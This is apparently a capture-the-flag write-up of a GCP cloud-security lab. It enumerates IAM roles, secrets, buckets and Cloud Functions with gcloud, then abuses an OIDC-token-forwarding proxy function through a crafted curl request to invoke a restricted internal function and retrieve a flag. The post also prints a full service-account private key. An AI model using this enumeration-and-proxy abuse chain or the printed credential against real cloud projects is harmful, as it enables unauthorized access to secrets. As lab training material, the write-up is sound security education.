- Published on
CWL - FunctionProxy (Secret Leak)
- Authors

- Name
- mfkrypt

Table of Contents
Recon
We are provided the following credentials:
{
  "type": "service_account",
  "project_id": "woven-acolyte-428406-v9",
  "private_key_id": "9280ea40d99c19bb610ea3e6e38db7cdfa61b25b",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC3GGiym5SNhB9s\nSSScIkXtum1CiC0e7OOr2n0SElqVvkouEFkxowLyi8najrSdCgvjRzungfOTwnNa\nspHS6n9t4J6Id8aCx881hH0juOojMkbqAzCjoayS54HSUbM0CNWlfimwOKJCDMEk\n/hYEBSydhfs53I5BkvxubKLZnh5vGn4NPmm/iik5CoRflYuC1P+0kEG5iIJxa/N6\ng/fsmacnvtl7kisvT6r/ArcVecsuGn2I3yItz9XrNrqBuqC/haIl+J+B7vZvJKJm\nNoSJf4Dq3ejwavDvxZr+S04deXqi4AWW/PvlD0b0EskOgN7p7JQenQ5J2ScGFee8\nCsENdyQbAgMBAAECggEAIfLRKtjFDQ5D40iWlKqYK7GG47CrKRJETo+G5CxqBlzP\nlUXru9PdToqTxUXzgDCmLqB9E5x5RNrnl5gHiMN5GC7vRh9rO8F/jo0/xLlbFGaU\nlnw77wMho+VwAUarwwimUHaZlTaTA0spHspL27f340c94ycda1QtIO5crZvvSasf\n3iwdJWKw00/Zm90vdhvuB4GVhntMLZItTPxpW6KsNdXWdFROqWsUf9xAchOtcYtt\nMJyQ6lEqzyDqMJMeG3eKrr7yH7GB81aUD7DT18r5dL9S6RS4Dh4ANo2yWPWmLHWx\nFC09Whh+7ZF/P1IRZU5+KF4idFzqaYytAZ+ZjM0SRQKBgQDnx+RWgr6vJumPX6kI\nToX5yV7pbii4D8Ku4zBTgJq/EHuPntLq8M8h9eEWH+QWw19/0+rHW3hv9X3pfyji\n33KSNU9nm1Z1DmBbici5Hc5JncMqZsyJzaama+LLqiluqX7AP/hEMEGvJfBdwREI\nGf7edmp83bOTEhOTO5XW0sbQxQKBgQDKOi/BMM+aAkWYRxqyIt4BHeDgoWVcCI9T\ngN1Mt6tFvuJfYQto3iftfyKHN/cmwVy1rT++ZiNBAGCXFecU7IBFtV093tRi5ZMg\n9zqZqDOYvltP+mO86ZiUrsRNWMyq/P7wKtgQkmSM9vbt8eyVvOAfNRmzqC5TXIMK\nOPZexqWvXwKBgD6J1ddt0auK0UwpIH+oSEf8iIptebkoL3xmunxdX+Obu+sljH1t\n2kWshT4l/rIRpyvjbx65VIbI819UOyDz74L5tWIcLLjK1z77r1gbbbS5R5aiRCAO\niB+xTnFriWBdhWC0IfWsG5z5nKB/XmwUL4uw4cytOS2+m9+HHUfoeVKNAoGAf8T5\nrSco05aB4C90p34uJCh7j5GJl/d0jv7JU5JsLTnojviim9RZB84ew65RgnQDHmpi\n7upbddNGM89L3EV82g435kJmkEGajuaFaNYEG4qR6Ns7rv0sQSyWrIPhdFs6vAVl\n1DqaOxJCe54xq33VYQJMxd0Jv/Oge5H333PE9SMCgYEAxMz2cN3x/RB21WnOcHOd\nTd2lwMXgaobcg833UWoS9v+iwXuP1alcpS/3+fX8dISftsDFyqIcfiHECo+riOBC\n/GkpOJ55SZTvFj6DYpojTO0j/atuCGsLqqlLxh6+iq/Brx7+U1ViAYWu1SMqQdV3\n6Gk7a5kdb5iQY2HiJzQYEZ0=\n-----END PRIVATE KEY-----",
  "client_email": "service-mgmt-sa@woven-acolyte-428406-v9.iam.gserviceaccount.com",
  "client_id": "110944213167294172547",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/hd-service-account%40woven-acolyte-428406-v9.iam.gserviceaccount.com",
  "universe_domain": "googleapis.com"
}
Based on the credentials file, we are authenticating as service-mgmt-sa. We can authenticate to the instance by first exporting the following variable to the env and supplying the credential file path:
export CLOUDSDK_AUTH_CREDENTIAL_FILE_OVERRIDE="/home/mfkrypt/tools/cloud/cyberwarfaretemp/GCPChallengeCredentials.json"
IAM Enumeration
Roles
Let's try to list all the roles of every service accounts from the project
gcloud projects get-iam-policy woven-acolyte-428406-v9
We should only look at our service account which is service-mgmt-sa
- members:
  - serviceAccount:service-mgmt-sa@woven-acolyte-428406-v9.iam.gserviceaccount.com
  role: projects/woven-acolyte-428406-v9/roles/service_mgmt_sa
Observe that our service account has the custom service_mgmt_sa role. Let's check the permissions and description of the role
❯ gcloud iam roles describe service_mgmt_sa --project woven-acolyte-428406-v9


description: 'Created on: 2025-07-03'
etag: BwY5AZDEGbY=
includedPermissions:
- cloudfunctions.functions.get
- cloudfunctions.functions.getIamPolicy
- cloudfunctions.functions.list
- cloudfunctions.locations.list
- iam.roles.get
- iam.serviceAccounts.getIamPolicy
- iam.serviceAccounts.list
- resourcemanager.projects.getIamPolicy
- secretmanager.secrets.getIamPolicy
- secretmanager.secrets.list
- storage.buckets.list
- storage.objects.list
name: projects/woven-acolyte-428406-v9/roles/service_mgmt_sa
stage: ALPHA
title: service-mgmt-sa-role
Asside from IAM permissions, we can see that we have some permissions for Storage, Secrets Manager and Cloud Functions services
Secrets Manager Enumeration
❯ gcloud secrets list --project woven-acolyte-428406-v9

NAME                                             CREATED              REPLICATION_POLICY  LOCATIONS
Secure-Corp-Org_GitHub-github-oauthtoken-e7aadb  2024-10-04T14:07:32  user_managed        europe-west1
secops-internal-service-key                      2025-07-03T06:07:22  automatic
Let's check the IAM policy for the secrets
❯ gcloud secrets get-iam-policy secops-internal-service-key --project woven-acolyte-428406-v9

bindings:
- members:
  - serviceAccount:secops-internal-service-mgmt-s@woven-acolyte-428406-v9.iam.gserviceaccount.com
  role: roles/secretmanager.secretAccessor
etag: BwY5AEVY_94=
version: 1
❯ gcloud secrets get-iam-policy Secure-Corp-Org_GitHub-github-oauthtoken-e7aadb --project woven-acolyte-428406-v9

bindings:
- members:
  - serviceAccount:service-129668539536@gcp-sa-cloudbuild.iam.gserviceaccount.com
  role: roles/secretmanager.secretAccessor
etag: BwYjpzFVQ_g=
version: 1
We can observe that both of them require the secretAccessor role of which we currently don't have. This is a dead end.
Storage Enumeration
❯ gcloud storage ls --project woven-acolyte-428406-v9

gs://gcf-sources-129668539536-us-central1/
gs://gcf-v2-sources-129668539536-us-central1/
gs://gcf-v2-uploads-129668539536-us-central1/
gs://production-v545965/
gs://run-sources-woven-acolyte-428406-v9-us-central1/
gs://secops-internal-service-trigger-fn-buck/
gs://secopsfuncbuk/
gs://secret-bucket-woven-acolyte-428406-v9/
gs://woven-acolyte-428406-v9_cloudbuild/
There are a lot of storage buckets here. After enumerating one by one, I found that the gs://secops-internal-service-trigger-fn-buck/ zip file was downloadable
❯ gcloud storage ls --project woven-acolyte-428406-v9 -r gs://secops-internal-service-trigger-fn-buck/

gs://secops-internal-service-trigger-fn-buck/:
gs://secops-internal-service-trigger-fn-buck/function-source.zip
❯ gcloud storage cp --project woven-acolyte-428406-v9 -r gs://secops-internal-service-trigger-fn-buck/function-source.zip .

Copying gs://secops-internal-service-trigger-fn-buck/function-source.zip to file://./function-source.zip
  Completed files 1/1 | 754.0B/754.0B
Unzip the file
❯ unzip function-source.zip

Archive:  function-source.zip
  inflating: main.py
  inflating: requirements.txt
Source Code Analysis
# main.py
import functions_framework
import requests
import google.auth.transport.requests
from google.oauth2 import id_token
from flask import Request, jsonify

@functions_framework.http
def forward_request(request: Request):

    data = request.get_json(silent=True) or {}
    target_url = data.get("url")
    if not target_url:
        return jsonify(error="Missing 'url' field"), 400

    # Fetch OIDC token for the internal function
    auth_req = google.auth.transport.requests.Request()
    oidc_token = id_token.fetch_id_token(auth_req, target_url)

    # Invoke the internal function
    resp = requests.post(
        target_url,
        headers={
            "Authorization": f"Bearer {oidc_token}",
            "Content-Type": "application/json"
        },
        json={}
    )

    return (resp.text, resp.status_code)
The code takes a url argument and fetches the OIDC token to pass it to the internal function and invoke it by making a POST request. OIDC tokens are simply a protocol and secure authentication method for third-party services like GCP. Let's enumerate the cloud functions to know where this leads
Cloud Functions Enumeration
❯ gcloud functions list --project woven-acolyte-428406-v9

NAME                                STATE   TRIGGER       REGION       ENVIRONMENT
recovery-function                   ACTIVE  HTTP Trigger  us-central1  2nd gen
secops-function                     ACTIVE  HTTP Trigger  us-central1  1st gen
secops-internal-service-fn          ACTIVE  HTTP Trigger  us-central1  1st gen
secops-internal-service-trigger-fn  ACTIVE  HTTP Trigger  us-central1  1st gen
All of these functions are HTTP Triggers which match the description from the Storage enumeration earlier. After some trial & error and enumerating IAM policies of the functions, only 2 of them stand out
secops-internal-service-trigger-fn:
gcloud functions get-iam-policy secops-internal-service-trigger-fn --project woven-acolyte-428406-v9
We can see all users can invoke this function
secops-internal-service-fn:
gcloud functions get-iam-policy secops-internal-service-fn --project woven-acolyte-428406-v9
And for this function only secops-internal-service-mgmt-s service account can invoke it.
Invoking Internal Function
From the source code we retrieved earlier, it is possible to invoke the limited access function, secops-internal-service-fn by just providing the url of that function when invoking secops-internal-service-trigger-fn
gcloud functions describe secops-internal-service-fn --project woven-acolyte-428406-v9
Now we craft the request and call the internal function:
curl -X POST "https://us-central1-woven-acolyte-428406-v9.cloudfunctions.net/secops-internal-service-trigger-fn" -H "Content-Type: application/json" -d '{"url":"https://us-central1-woven-acolyte-428406-v9.cloudfunctions.net/secops-internal-service-fn"}'
{"secret":"CWL{$ecret_Key_Retrieveb}"}